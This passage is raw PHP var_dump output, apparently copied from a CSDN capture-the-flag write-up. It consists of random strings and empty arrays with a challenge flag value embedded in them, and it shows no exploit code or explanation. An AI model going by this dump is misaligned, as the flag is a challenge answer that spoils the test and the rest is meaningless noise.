string(9) "jYmlyYvLz" VSYcTArray () string(8) "hi5LWnZd" array(1) { [0]=> string(9) "dJREkNffr" } Array () KuuSMt1string(8) "jyUmr9W_" array(1) { [0]=> string(4) "XQhY" }  
68ccP9KGXOAPTUGDAArray () Array () MR8s3nFnarray(1) { [0]=> string(10) "FWefOFK4g7" } array(1) { [0]=> string(9) "iZFnwUgPf" } Array () THRQINrpUjvf641flag[dc319193-ef89-4405-a14c-  
5de63c4899cb] array(1) { [0]=> string(6) "KLRXmV" } array(1) { [0]=> string(2) "Tw" } Array () array(1) { [0]=> string(8) "oCoznfQZ" } gi9Array () czuhsLFVgQstring(7) "I5kR5oo" End of File
```

https://blog.csdn.net/qj_48175057